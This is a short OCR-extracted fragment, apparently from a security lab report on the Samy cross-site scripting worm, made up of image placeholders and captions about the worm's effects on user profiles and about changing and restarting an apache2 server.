


With this we can see all the people who got affected by the worm code, and in turn added Samy as a friend involuntarily and had their profile edited.


2)



Before the modification.



apache2 becoming modified.



After modification and running # service apache2 restart.